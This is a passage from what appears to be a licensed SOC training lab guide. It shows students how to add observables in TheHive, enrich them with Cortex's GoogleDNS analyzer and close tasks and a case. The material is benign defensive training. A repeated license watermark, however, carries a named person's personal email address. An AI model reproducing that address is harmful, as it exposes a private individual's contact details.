
10 per page

No records

This is the task specific view, you can see it opened in a new tab (#1) that is different from the previous base-level details view. In this view, notice the task **title** is listed in the red box, and there is a place to take notes for any actions taken on the task in the **"Task logs"** section.

Click the **"Observables"** tab as shown in #2 to move to the screen where we can start entering our observable information. Once clicked, you should see the following screen.





Since no observables have been entered towards this case, the screen is blank. Let's add some new information by clicking "**Add observables(s)**". Fill in the "Create New Observables" screen that pops up with the following information:

Type:

ip

Value:

8.8.8.8  
1.1.1.1

Description:

Sample IP addresses

You do not need to change any other values. The screen should now look like this:

The screenshot shows a form titled "Create new observable(s)" with the following fields and annotations:

- Type \***: A dropdown menu with "ip" selected. A red arrow points to it with a circled "1".
- Value \***: A text area containing "8.8.8.8" and "1.1.1.1" on separate lines. A red arrow points to the text with a circled "2".
- One observable per line (2 unique observables)**: This radio button is selected.
- TLP \***: A row of buttons labeled "WHITE", "GREEN", "AMBER", and "RED". The "AMBER" button is highlighted.
- Is IOC**: A star icon.
- Has been sighted**: A lock icon.
- Tags \*\***: A text input field with the placeholder "Add tags".
- Description \*\***: A text area containing "Sample IP addresses". A red arrow points to it with a circled "3".
- Legend**: A key indicating that "\*" means "Required field" and "\*\*" means "At least, one required field".
- Buttons**: A "Cancel" button on the left and a "+ Create observable(s)" button on the right. A red arrow points to the right button with a circled "4".

Once the information is entered press the **"Create Observables"** button and you will be taken back to the observables tab. You should now see a message confirming the observables were created and see the two IP addresses listed.

Details Tasks 2 Observables 2 Add my first IP and domain


Action + Add observable(s)

### Observable List (2 of 2)

<input type="checkbox"/>	Type	Value/Filename
<input type="checkbox"/>	ip	8[.]8[.]8[.]8 None No reports available
<input type="checkbox"/>	ip	1[.]1[.]1[.]1 None No reports available

Observables have been successfully created

We're now going to add one more observable, a domain name this time. Since it is a different type of data it must be added in a separate step. Click on the "Add Observables(s)" button one more time.



Enter the following information:

Type:

`domain`

Value:

`example.com`

Description:

`Sample hostname`

You do not need to change any other values. The screen should now look like this:

### Create new observable(s)

**Type \*** domain ← 1

**Value \*** example.com ← 2

One observable per line (1 unique observable)  
 One single multiline observable

**TLP \*** WHITE GREEN **AMBER** RED

**Is IOC** ☆

**Has been sighted**

**Tags \*\*** Add tags

**Description \*\*** Sample hostname ← 3

\* Required field \*\* At least, one required field

Cancel 4 → + Create observable(s)

Once the information is entered press the "**Create Observable**" button and you will be taken back to the observables tab. You should now see a message confirming the observable was created and see the new domain name observable listed.

Details Tasks 2 Observables 3

Action + Add observable(s)

### Observable List (3 of 3)

<input type="checkbox"/>	Type	Value/Filename
<input type="checkbox"/>	domain	example[.]com None No reports available
<input type="checkbox"/>	ip	8[.]8[.]8[.]8 None No reports available
<input type="checkbox"/>	ip	1[.]1[.]1[.]1 None No reports available

Observables have been successfully created


Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

At this point we have completed what we set out to do for our first task so let's close it out. Flip back to the task tab by clicking on it.

Observable List (3 of 3)

<input type="checkbox"/>	Type	Value/Filename
<input type="checkbox"/>	domain	example[.]com None No reports available
<input type="checkbox"/>	ip	8[.]8[.]8[.]8 None No reports available
<input type="checkbox"/>	ip	1[.]1[.]1[.]1 None No reports available

Let's now write a quick **task log** explaining what we did before we close the task. This is where, if this were a real ticket, you would put all the investigation details for completing that particular task including the process and tools you used and any relevant output collected. Click the **"Add new task log"** button under the **"Task logs"** heading.



Once the editor has opened, paste the following text into the task log.


```
This is my first task log - I just entered my observables!
```

Once the text is entered, press the "Add log" button.




You will then see the task log created.





We have now completed the task and wrote a note about what we've done, so the task can be closed. To close it, press the **"Close"** button in the upper right of the page.



Congratulations, you have closed your first task with TheHive! You should see the task now listed with a green check mark next to it as shown below. Notice it is time and date stamped with the time it took to complete and if you have the "wall" of Activity shown, you (and any other analysts logged in to TheHive) will see an item listing that the task has been closed.

## 5. Work the Second Task - Using Cortex

Now it's time to work that second task so we can eventually close the entire case. Select **"Start"** on the second task to begin it.

Case # 1 - My first case

Created by student | Fri, Mar 8th, 2019 2:16 -08:00 | Close | Flag | Merge | Share (0) | Responders

Details | **Tasks 2** | Observables 3

+ Add Task | Show Groups | Filter

Group	Task	Date	Assignee	Actions
✓ default	Add my first IP and domain observables Closed after <i>an hour</i>	Fri, Mar 8th, 2019 2:20 -08:00	student	Reopen ⚙
default	Use Cortex to enrich the observables		Not assigned	1 Start ⚙

Once the next task has been started another new task-oriented tab will be opened as shown below. In this task, we're going to use the tool called Cortex to enrich our information about our indicators. Select the "**Observables**" tab to go back to the observables list.

The screenshot shows the 'Details' view of a task in TheHive. At the top, there are navigation tabs: 'Details', 'Tasks 2', 'Observables 3', and 'Use Cortex to enrich the'. A red arrow points from the 'Observables 3' tab to a red circle with the number '1' next to the task title. The task title 'Use Cortex to enrich the observables' is highlighted with a red box. Below the title, the task details are shown in a table-like format:


<b>Title</b>	Use Cortex to enrich the observables	<b>Date</b>
<b>Group</b>	default	<b>Duration</b>
<b>Assignee</b>	student	<b>Status</b>

Below the details, there is a 'Description' section with the text 'Not specified'. Underneath is a 'Task logs' section with a '+ Add new task log' button and a 'Sort by: Newest first' dropdown menu. At the bottom right, a 'No records' message is displayed in a red-bordered box.

Cortex is a program that is packaged with but is separate from TheHive. It works in the background to take the information we've entered as observables and perform a variety of additional automated lookups on it using what it called "**Analyzers**". It is the **automation** engine for TheHive in that it will perform these tasks with the simple click of a button and present the results to us without us ever having to leave the page! In our case we picked known entities belonging to Google and Cloudflare (1.1.1.1), but in a normal scenario, these Cortex "Analyzers" would assist us in quickly determining useful info about any hashes, IP addresses, domains, or other observable types an **Analyzer** is compatible with.

When a deployment of TheHive has Cortex integration live and enabled there is a green circle around the brain icon on the main Case list page (no need to verify this now). TheHive also links to

MISP as a threat intelligence platform, the status of this link is shown next to Cortex in another adjacent circle.



To use Cortex we first must select the observables we want to submit to it. We want to enrich all 3 of our pieces of information so **select the top check box** which will select all 3 items below it. Once this is done, select the action button then hit "**Run analyzers**"

Licensed To: David Owerbach <0mamaloney@gmail.com> April 28, 2020

Details Tasks 2 Observables 3

Action + Add observable(s) 3 observable(s) selected


2

Observable List (3 of 3)

1


<input checked="" type="checkbox"/>	Type	Value/Filename
<input checked="" type="checkbox"/>	domain	example[.]com None No reports available
<input checked="" type="checkbox"/>	ip	8[.]8[.]8[.]8 None No reports available
<input checked="" type="checkbox"/>	ip	1[.]1[.]1[.]1 None No reports available

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020




A new window will appear with a selection of available analyzers (the options you see may differ slightly). Cortex knows which types of analyzers can be used with each data type and offers you to run any Analyzers that are available for the data types selected in the previous step. Each analyzer can be separately enabled and configured to work with any external or 3rd party services the SOC subscribes to such as **VirusTotal**, **Shodan**, **Censys**, and more. Since many of these services require either paid subscriptions or personal API keys they are not enabled in our deployment, but be aware that there is an enormous list of Analyzers available. For this VM, we will only use some of the Analyzers that can be used freely without API key restrictions. Your instructor can show you how to log in to the Cortex web interface to see the other Analyzer options if you are interested in reviewing them.

Select the "**GoogleDNS Resolve**" plugin (note the version number may differ from the screenshot if the Analyzer is updated) then press the "**Run selected Analyzers**" button to kick off Cortex. In the case of a domain name observable, this plugin simply uses the Google DNS servers to perform lookups for any DNS records for the domain name. For an IP address, a PTR record lookup is performed (do not worry if you aren't familiar with this yet, we will cover DNS in depth tomorrow.)






You will be taken back to the Observables screen, after a few moments you should see new tags pop up attached to each observable as shown in the picture below. **Note: Your DNS results or record count may vary from the screenshot.**

 Note

Since Cortex is running as a Docker container in your virtual machine, your virtual machine must be able to access the internet for analyzers to work, if you see a failure and these tags do not show up, verify your VM internet connection.

### Observable List (3 of 3)

<input type="checkbox"/>	Type ↕	Value/Filename ↕
<input type="checkbox"/>	domain	example[.]com None  <b>GoogleDNS:RecordsCount="18"</b>
<input type="checkbox"/>	ip	8[.]8[.]8[.]8 None  <b>GoogleDNS:RecordsCount="1"</b>
<input type="checkbox"/>	ip	1[.]1[.]1[.]1 None  <b>GoogleDNS:RecordsCount="1"</b>

Click on the blue tag in the top example.com observable to bring up the results of the Cortex GoogleDNS Analyzer enrichment. You should see a popup window with the DNS records for the site.



Report of GoogleDNS\_resolve\_1\_0\_0 analysis

**Answer**

**Question :** example.com. IN \*

**Comment :**


Name	Type	Data
example.com.	SOA	sns.dns.icann.org. noc.dns.icann.org. 2018112866 7200 3600 1209600 3600
example.com.	RRSIG	a 8 2 86400 1553373353 1551597448 63195 example.com. SsoYdVYPup9dNp7LW/6MMITTWx8FbJPC9MVyafNuOKxLtK5RE9Uk4nuHrEWl5cTGPrJuWgwPpNRfPP5hTao2baiSlfxg
example.com.	RRSIG	ns 8 2 86400 1553506870 1551683849 63195 example.com. J+iLkvwuU7MhUmBhn+XqYy6jJacWRnQVWzYurKhKrcZ0Ia6jDO4RpPoVxtaklvRJG3XonzbYmVab3HJEhna5adkHSXSkz
example.com.	RRSIG	soa 8 2 3600 1553596328 1551784649 63195 example.com. hqjlbwDynW32w6+cAVMUDUDQDgPuW4eHS32IzPDCXhfDvsVOespr6/H6YmLapfLx5/TL472fERDRZOjInD1T5Nworb
example.com.	RRSIG	txt 8 2 86400 1553018052 1551208647 63195 example.com. frpvlFd1aoMRYUihqev2nYmu65debhPd75rhXupJDWMjLBxoeYvpwYC9884rcU36Y7Q+hXN5OojiY6Kil7DRa6zljnJbiS
example.com.	RRSIG	aaaa 8 2 86400 1553438566 1551590248 63195 example.com. WByottgy44nHv8qgUixFim7Bl4yFVauBsAtp8j4BfWpMNFYa1GQgQaPghjDxKPxtkVcy2Y82Y2oh2v5l7b82F5eBpuw3
example.com.	RRSIG	nsec 8 2 3600 1552914387 1551136647 63195 example.com. ENmhOd7AYinc+52+Ewexl/NCFRNeJWPG5D4Yp2FUbcENnmbZDFpJBUCM/TQrxaiyjo365qynNymbZ4oo12iuAd8n
example.com.	RRSIG	dnskey 8 2 3600 1553407873 1551619048 31406 example.com. ezGktAchke1QJQ36ceiPmkV6HpG565tX6B8ptF6ypcVCIC+U/FC9HdJeL2xKGlrMu+b1c0FFyoGqHB7Yz4ULoI5zxZu+LNzDvhej4hb45Kcq1CRAeifinJxc3+64On8T91UkD4aohtnHUu /3cHiPLKM6bUROPH1usK6vxskDiX7eQTytmPhxFli8QnN7EexDPTYBsyN7HJAvpEeujMDge782adXQ==
example.com.	RRSIG	dnskey 8 2 3600 1553407873 1551619048 45620 example.com. A3piD9SBUowQTA2DRUu+hcrwPA1Jb/6Uwj0GRznF3eAoMcYUF9XQGrzS6JRHTmsKZra3K+0tMyzFH7aGHZRON/q

Of course Google has many different DNS records so this output is rather large, but notice how easy it was to automatically pull this information and make it immediately accessible from TheHive where it is needed, without having to bounce out of the tab to other websites? This is one of the best features of TheHive/Cortex. Also, as new cases are made in the future, if any analyst ever enters google.com into an observable in any other case, this information will already be present, giving immediate context. Very useful!


Scroll down to the bottom of the DNS record listings and hit the "Close" button to close the window.



Next select the blue tag related to the 8.8.8.8 IP address.




You should see a different report shown for the Google DNS Analyzer results. The analyzer ran a "PTR" record lookup that shows 8.8.8.8 resolves to "google-public-dns-a.google.com".



We've now completed what we set out to do for the second task. Click the task tab at the top of the screen to go back to the task page.



Once on the task page, click the "Close" button in the upper right hand corner. Since you have already seen how to write a task log we will skip that for this task.



## 6. Close the Case

Once the second and final task for this case is closed you will be brought back to the Tasks tab. You should see that the second task has been closed, and that both tasks are now closed (shown as green check marks next to each item). Since all tasks created for this case are now complete, we can now close the **case**. Select the "**Close**" button at the top of the tasks screen as shown in #1 in the photo below.

The screenshot shows the 'Case # 1 - My first case' interface in TheHive. At the top, it says 'Created by student' and 'Fri, Mar 8th, 2019 2:16 -08:00'. A red box highlights the 'Close' button, with a red arrow and the number '1' pointing to it. Below the header, there are tabs for 'Details', 'Tasks' (with a '2' badge), and 'Observables' (with a '3' badge). There are buttons for '+ Add Task' and 'Show Groups', and a 'Filter' search box. A table lists two tasks:

Group	Task	Date	Assignee	Actions
✓ default	Add my first IP and domain observables Closed after <i>an hour</i>	Fri, Mar 8th, 2019 2:20 -08:00	student	✓ Reopen ⚙️
